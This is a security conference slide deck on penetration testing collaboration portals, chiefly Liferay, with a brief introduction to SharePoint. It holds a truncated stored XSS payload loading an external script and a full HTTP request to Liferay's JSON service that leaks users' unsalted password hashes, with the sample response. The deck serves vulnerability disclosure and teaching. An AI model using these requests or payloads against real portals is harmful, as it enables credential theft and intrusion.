



Minded[®] security

Penetration Testing Corporate Collaboration Portals

Giorgio Fedon,
Co-Founder at Minded Security

Something About Me

❑ Security Researcher

- Owasp Italy Member
- Web Application Security and Malware Research
- Publishing Security Advisories

❑ Daily Job

- Security Application Design
- Code Review
- Banking Malware Analysis
- Penetration Testing

Corporate Collaboration Portals

- ❑ Application Frameworks that can be customized in such a way that they will fit (almost) any corporate portal need
 - In a few words, they empower any user to actively interact with corporate assets (people and data)
- ❑ Features (from *wikipedia.com*):
 - *“Managing and provisioning of intranet portals, extranets and websites, document management and file management, collaboration spaces, social networking tools, enterprise search, business intelligence tooling, process/information integration, and third-party developed solutions”*



In his best thai-land voice
"Easy, only five-dollar"!

A hacker was asked how much he would charge to steal information from a company.

The inquirer says "it is a sharing portal"

Corporate Collaboration Portals

Common Scenarios to take into Account for Collaboration Portals:



- ❑ People usually *make them dirty*
- ❑ They seem easy to manage *Apparently*
- ❑ No Least privilege *by default*
- ❑ Patched *very slowly*
- ❑ ... and last but not least ...

... are on the frontline!

Intranet




Sharing Portal



Internal Clients


You think that your portal is reachable **ONLY** from the inside of you network...

... are on the frontline!



...But it shares features with the internet portal


... are on the frontline!



...and it's unfortunately exposed and reachable from Internet clients!




- ❑ Liferay is a Portal Collaboration Framework written in J2EE
- ❑ Available in two flavors: *enterprise* and *community edition*
- ❑ Very used, in new developments... it's *OpenSource*
- ❑ When I mean “used”, I mean *VERY* used!



**“given enough eyeballs, all bugs
are shallow”...**






“given enough eyeballs, all bugs are shallow”...

- ❑ Experience says that software is NOT secure just because it's OpenSource.

Liferay = Zeroday ?

- ❑ Liferay has a public Atlassian Jira (Bug Tracking System) with *free* anonymous browsing
- ❑ Link: <http://issues.liferay.com/secure/IssueNavigator.jspa>




The screenshot shows the Liferay Jira Issue Navigator interface. At the top, there's a navigation bar with 'Dashboards', 'Projects', 'Issues', and 'Agile'. Below this, the 'Issue Navigator' title is displayed. On the left, a sidebar contains a 'Summary' tab and a message: 'You are currently using a new, unsaved search.' Below this, it shows 'Summary' with details: 'Project: PUBLIC - Liferay Portal Community Edition', 'Resolutions: Unresolved', 'Priorities: Critical', and 'Sorted by: Key descending'. The main area displays a table of issues, with a message 'Displaying issues 1 to 100 of 198 matching issues.' The table has columns for 'T', 'Key', 'Summary', 'Assignee', 'Reporter', and 'P'. The first three issues are visible:

T	Key	Summary	Assignee	Reporter	P
	LPS-17779	Liferay 6.06: Portal Setting (under control panel) broken	SE Support	Darshan Maharana	
	LPS-17771	LPS-17100 / Add support for import/export and staging for links	Juan Fernández	Juan Fernández	
	LPS-17755	All Roles inherit permissions from Guest Role. There is no easy way to override those permissions.	SE Support	Muhammad Asif	


Below the first three issues, a fourth issue is partially visible: 'LPS-17743 LAB import fails if it contains Polls votes' by Vilmos Pann.

Liferay = Zeroday

- ❑ Security Issues rated “*Critical*” are already public...

 PUBLIC - Liferay Portal Community Edition / LPS-14935
Security issue on chat portlet

[Log In](#)

Priority:	 Critical	Resolution:	Unresolved
Affects Version/s:	6.0.5 GA	Fix Version/s:	6.1.X, Product Backlog
Component/s:	Plugin Portlet - Chat, Security		
Labels:	None		
Backport Version/s:	5.2.x, 6.0.x		
Rank:	1888		

▼ **Description**

For chat portlet, registered user is able to spoof the sender identity in messages.

Steps to reproduce:
Using Paros security tool

Liferay top 10

Known Liferay security issues:

- ❑ Reflected Cross Site Scripting
- ❑ Stored Cross Site Scripting
- ❑ Json Services Information leakage
- ❑ Multiple Module Remote Code Execution
- ❑ Web Interface Information Disclosure
- ❑ ...These vulnerabilities can be found in almost all Liferay versions


Stored Xss

- ❑ This was for an old Liferay version... 4.x
- ❑ *New versions* have a lot of similar Xss issues :D

The screenshot shows a web application interface for user management. At the top, there is a 'Welcome' button. Below it, a tab labeled 'Info Utente' is active. A link 'Rinvii alla pagina piena' is visible in the top right. The form contains several fields: 'ID Utente' (text), 'Nome Utente' (text), 'Indirizzo Email' (text), 'Data di Nascita' (date picker with month 'febbraio', day '1', and year '1970'), 'Sesso' (dropdown with 'Maschio'), 'Organizzazioni' (text), 'Incarico' (text), 'Prefisso' (dropdown), 'Nome' (text), 'Secondo Nome' (text), 'Cognome' (text), and 'Suffisso' (dropdown). A red rectangle highlights the 'Secondo Nome' field, which contains the malicious payload: `<SCRIPT SRC=http://www.mind`. At the bottom left, there are 'Salva' and 'Annulla' buttons.

Stored Xss (2)

- ❑ Administrator of Liferay Executes the Script...
- ❑ On the administrative Interface



Json Information leakage

- ❑ Liferay Version 4, 5 and 6 have different services that gives a *huge* amount of information if invoked , even by unprivileged users.
- ❑ The following example is from our advisory for Liferay 4 <http://www.mindedsecurity.com/MSA251009.html>

```
POST /c/portal/json_service HTTP/1.1
Host: 192....

callback=ss&
serviceName=com.liferay.portal.service.http.UserServiceJSON
&serviceName=getRoleUsers&roleId=10107&
screenName=getRoleUsers&serviceParameters=roleId
```

Json Information leakage

- ❑ Response contains “password” field with hashes
- ❑ Passwords are by default hashed using Sha1 with *no salt*
- ❑ Passwords can therefore be recovered...

```
HTTP/1.1 200 OK
```

```
ss([{"portraitId":0,"agreedToTermsOfUse":true,"passwordEnc  
rypted":true,  
"screenName":"liferayadmin", "password":"yg\//MD4hsgdfFs7Jhd  
jJK=",  
"passwordReset":false,"defaultUser":false,  
"lastFailedLoginDate":"1253900971","userId":10133....
```


Post-Auth Code Exec in Modules

- ❑ Calendar Module has a feature to export calendar information to a text file
- ❑ The extension of this file can be manipulated and also the path
- ❑ The Result is that you can Reach Remote Code Execution
- ❑ In older version of Liferay this operation is straight forward, but in newer ones it could be possible as well
- ❑ See Advisory:
<http://www.mindedsecurity.com/MSA261009.html>

Unreleased issues

- ❑ At the moment we have several unreleased issues on the newest versions of Liferay
- ❑ Version affected is Liferay 5.x maybe 6.x
- ❑ Since community edition has a *public Jira*, even people willing to do responsible disclosure, will Full Disclosure their findings... We are still trying to do Responsible Disclosure
- ❑ *Visit our website* in the *near future* for updates and more information about these advisories.

Microsoft Sharepoint

- ❑ Microsoft product for Corporate Collaboration Servers
- ❑ Written in .NET upon .NET 3.5 Sp1 Framework



Image from: microsoft.com/Sharepoint

Sharepoint

- ❑ Complex Architecture: Millions of .NET lines of code
- ❑ Settings are very granular and need very specific knowledge to be applied correctly... *can your organization or your partners configure it correctly?*
